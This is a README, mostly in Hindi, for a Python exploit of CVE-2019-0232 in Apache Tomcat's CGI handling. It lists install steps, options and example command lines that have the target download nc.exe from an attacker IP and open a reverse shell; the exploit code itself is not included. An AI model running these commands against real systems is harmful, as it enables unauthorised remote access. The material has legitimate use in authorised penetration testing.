 x3m1sec/cve-2019-0232_tomcat_cgi_exploit

Python एक्सप्लॉइट CVE-2019-0232 के लिए जो Apache Tomcat CGI कमजोरियों को लक्षित करता है, स्वचालित रिवर्स शेल कनेक्शन और अनुकूलन योग्य लक्ष्य/हमलावर पैरामीटर के साथ।

Apache Tomcat सर्वरों पर CGI कमजोरियों का शोषण करने के लिए डिज़ाइन की गई एक Python स्क्रिप्ट, जो रिवर्स शेल कनेक्शन निष्पादित करती है।
requests लाइब्रेरीgit clone <url-del-repositorio>
cd <directorio-del-repositorio>
pip install requests

python3 tomcat_cgi_exploit.py -t <IP_OBJETIVO> -i <IP_ATACANTE> -ncp <PUERTO_SHELL_INVERSO>
-t, --target: Apache Tomcat वाले लक्ष्य का IP पता-i, --ip: nc.exe होस्ट करने वाले आक्रमणकारी का IP पता-ncp, --nc-port: रिवर्स शेल कनेक्शन के लिए पोर्ट-p, --port: लक्ष्य का पोर्ट (डिफ़ॉल्ट: 8080)-sp, --server-port: nc.exe होस्ट करने के लिए सर्वर पोर्ट (डिफ़ॉल्ट: 80)-cgi, --cgi-script: शोषण करने के लिए CGI स्क्रिप्ट का नाम (डिफ़ॉल्ट: cmd.bat)python3 tomcat_cgi_exploit.py -t 192.168.1.100 -i 192.168.1.50 -ncp 4444
यह उपकरण केवल शैक्षिक उद्देश्यों और अधिकृत पैठ परीक्षण के लिए प्रदान किया गया है। लेखक और योगदानकर्ता इस स्क्रिप्ट के किसी भी दुरुपयोग या इसके कारण होने वाली क्षति के लिए जिम्मेदार नहीं हैं। किसी भी सिस्टम का परीक्षण करने से पहले हमेशा उचित अनुमति प्राप्त करें।
